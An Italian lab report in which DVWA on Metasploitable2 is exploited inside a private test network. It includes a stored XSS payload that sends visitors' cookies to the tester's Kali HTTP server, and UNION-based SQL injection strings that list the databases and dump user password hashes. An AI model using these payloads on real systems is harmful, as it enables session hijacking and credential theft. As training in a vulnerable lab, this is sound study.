


REPORT

VM: Kali (192.168.50.100)
Metasploitable2(DVWA) (192.168.50.101) security: Low
Win7 (192.168.50.102)

Esercizi: SQL injection(blind) & XSS stored

Primo esercizio: XSS stored


Creazione server temporaneo sul Kali con python:



```
filip@KaLinux: ~  
File Actions Edit View Help  
(filip@KaLinux)-[~]  
$ python3 -m http.server 8000  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Accendiamo DVWA e impostiamo la sicurezza sul low; Dopo andiamo sulla pagina /vulnerabilities/xss_s/

Prova 1:




The screenshot shows the DVWA interface with a sidebar on the left containing navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It features a form with 'Name *' (input: test) and 'Message *' (input: testmessage), a 'Sign Guestbook' button, and a preview area showing the stored message. Below the preview, there is a 'More info' section with three links: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom left, it displays 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons.

Prova 2:

[illegible]

limite del input.

Per oltrepassare il limite del input:



```
aumentare maxlength="50"
```

Aumentati i caratteri, possiamo scrivere il script:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

CookieMonster

Message *

<script>>window.location='http://192.168.50.100:8000/?cookie=' + document.cookie</script>

Sign Guestbook

Name: test

Message: This is a test comment.

Name: test

Message: testmessage

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin


Security Level: low

PHPIDS: disabled


View Source

View Help


l'output della pagina:



Se andiamo nella stessa pagina del DVWA sul Win7 con opzioni di sicurezza del internet explorer compromesse.



Kali cookie
user: admin
Win7 cookie
user: pablo



Secondo esercizio: SQL injection (blind)

SQL INJECTION (BLIND)

Per sfruttare una web app con sql injection abbiamo bisogno di trovare un input utente su un sito web, di solito qualcosa come nome utente, password o una pagina su cui possiamo cercare qualche tipo di prodotto. Il sito Web comunica con il database per vedere se ce l'ha, quindi risponde. Tutto questo viene fatto con l'aiuto del linguaggio SQL e delle query SQL. Se l'input dell'utente non è filtrato o è filtrato male, qualcuno potrebbe essere in grado di iniettare codice SQL e inviare le proprie query SQL al database. Il database è costituito da tabelle e colonne.

Esempio di SQL query:

```
SELECT [ELEMENTS] FROM [TABLE] WHERE [CONDITION]
```


```
SELECT [*] FROM [books] WHERE [ID=5]
```

poiché il sito Metasploitable2 DVWA ci fornisce questo output:

```
ID: 2
First name: Gordon
Surname: Brown
```

Potremmo avere qualcosa del tipo:

```
SELECT [Name, Surname] FROM [Account] WHERE [ID = '1']
```



Se proviamo ad aggiungere un'affermazione logica, come $1 = 1$; Qui abbiamo selezionato l'ID utente 2 e gli abbiamo allegato un comando se 1 è uguale a 1

nota: se avessimo provato $1 = 2$ non avremmo ottenuto alcun output.

CONTROLLARE QUANTE COLONNE CI SONO:

Per scoprire se c'è la colonna 1, 2 o 3 possiamo usare il comando successivo:

`>>2' order by 1 -- '<<`

-- viene indicato come un commento come (#) se non lo inserissimo non sarebbe successo nulla nell'output, o ci avrebbe dato un errore se lo avessimo provato nella scheda SQL Injection (**Blind**) su DVWA.

User ID:

Submit

ID: 2' order by 1 -- '
First name: Gordon
Surname: Brown

2' order by 1 -- '

User ID:

Submit

ID: 2' order by 2 -- '
First name: Gordon
Surname: Brown

2' order by 2 -- '

User ID:

Submit

2' order by 3 -- '

here we can see there might not be column 3

Estrazione database nome e utente database:

2' union SELECT database(),user() -- '

The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' tab selected. The 'User ID' field contains the payload: `union select database(),user() -- '`. The output shows two successful results:

```
ID: 2' union select database(),user() -- '
First name: Gordon
Surname: Brown

ID: 2' union select database(),user() -- '
First name: dvwa
Surname: root@localhost
```

Annotations on the screenshot:

- A red arrow points from the 'More info' section to the payload.
- A green arrow points from the text 'Dvwa is the name of database' to the first result's 'First name: dvwa'.
- A green arrow points from the text 'root at local host is the user' to the second result's 'Surname: root@localhost'.

At the bottom, the page footer reads: 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Estrazione dell'elenco dei database:

2' union SELECT schema_name, 2 FROM information_schema.schemata -- '

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id=2'+union+SELECT+schema_name%2C+2+FROM+information_schema.schemata+--+'+&Submit=Submit#`. The page title is "Vulnerability: SQL Injection (Blind)". On the left, a sidebar menu lists various security vulnerabilities, with "SQL Injection (Blind)" highlighted. The main content area shows the "User ID:" input field and a "Submit" button. Below the input field, the output of the SQL injection attack is displayed in red text, showing the results of the query: `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: Gordon Surname: Brown`, `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: information_schema Surname: 2`, `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: dvwa Surname: 2`, `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: metasploit Surname: 2`, `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: mysql Surname: 2`, `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: owasp10 Surname: 2`, `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: tikiwiki Surname: 2`, and `ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- ' First name: tikiwiki195 Surname: 2`. Below the output, there is a "More info" section with links to security reviews and Wikipedia articles.

Estrazione di informazioni dal database DVWA:

2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '

The screenshot shows the DVWA interface with the same URL as the previous screenshot. The page title is "Vulnerability: SQL Injection (Blind)". The sidebar menu is the same, with "SQL Injection (Blind)" highlighted. The main content area shows the "User ID:" input field and a "Submit" button. Below the input field, the output of the SQL injection attack is displayed in red text, showing the results of the query: `ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- ' First name: Gordon Surname: Brown`, `ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- ' First name: guestbook Surname: 2`, and `ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- ' First name: users Surname: 2`. Below the output, there is a "More info" section with links to security reviews and Wikipedia articles. At the bottom of the page, there is a footer with the text "Damn Vulnerable Web Application (DVWA) v1.0.7".

Estrazione di colonne dalla tabella degli utenti:

2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text. The results show the extraction of user information from the 'users' table in the 'dvwa' database schema. The extracted data includes user IDs, first names, and surnames for several users, including Gordon Brown, user_id, first name, last name, user, password, avatar, and a long alphanumeric string.

192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=2'+union+SELECT+column_name,column_type+FROM+information_schema.columns+WHERE+table_schema='dvwa'+and+table_name='users' -- '

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PwnTillDawn Online

DVWA

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Vulnerability: SQL Injection (Blind)

User ID: Submit

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
First name: user_id
Surname: int(6)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
First name: first name
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
First name: last name
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
First name: user
Surname: varchar(15)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
First name: password
Surname: varchar(32)

ID: 2' union SELECT column_name,column_type FROM information_schema.columns WHERE table_schema = 'dvwa' and table_name = 'users' -- '
First name: avatar
Surname: varchar(70)

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

2' union SELECT concat(user_id, ',' ,first_name, ',' ,last_name), concat(user, ',' ,password) FROM dvwa.users -- '

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field with a "Submit" button. Below the input field, the results of the SQL injection are displayed in red text. The results show the extraction of user information from the 'users' table in the 'dvwa' database schema. The extracted data includes user IDs, first names, and surnames for several users, including Gordon Brown, 1:admin:admin, admin:5f4dcc3b5aa765d61d8327deb882cf99, 2:Gordon:Brown, gordonb:e99a18c428cb38d5f260853678922e03, 3:Hack:Me, 1337:8d3533d75ae2c3966d7e0d4fcc69216b, 4:Pablo:Picasso, pablo:0d107d09f5bbe40cade3de5c71e9e9b7, 5:Bob:Smith, and smithy:5f4dcc3b5aa765d61d8327deb882cf99.

192.168.50.101/dvwa/vulnerabilities/sqli/?id=2'+union+SELECT+concat(user_id%2C','%3A'+%2Cfirst_name%2C','%3A'+%2Clast_name)%2C+concat(user%2C','%3A'+%2Cpassword)+FROM+dvwa.users -- '

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PwnTillDawn Online

DVWA

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Vulnerability: SQL Injection

User ID: Submit

ID: 2' union SELECT concat(user_id, ',' ,first_name, ',' ,last_name), concat(user, ',' ,password) FROM dvwa.users -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT concat(user_id, ',' ,first_name, ',' ,last_name), concat(user, ',' ,password) FROM dvwa.users -- '
First name: 1:admin:admin
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union SELECT concat(user_id, ',' ,first_name, ',' ,last_name), concat(user, ',' ,password) FROM dvwa.users -- '
First name: 2:Gordon:Brown
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 2' union SELECT concat(user_id, ',' ,first_name, ',' ,last_name), concat(user, ',' ,password) FROM dvwa.users -- '
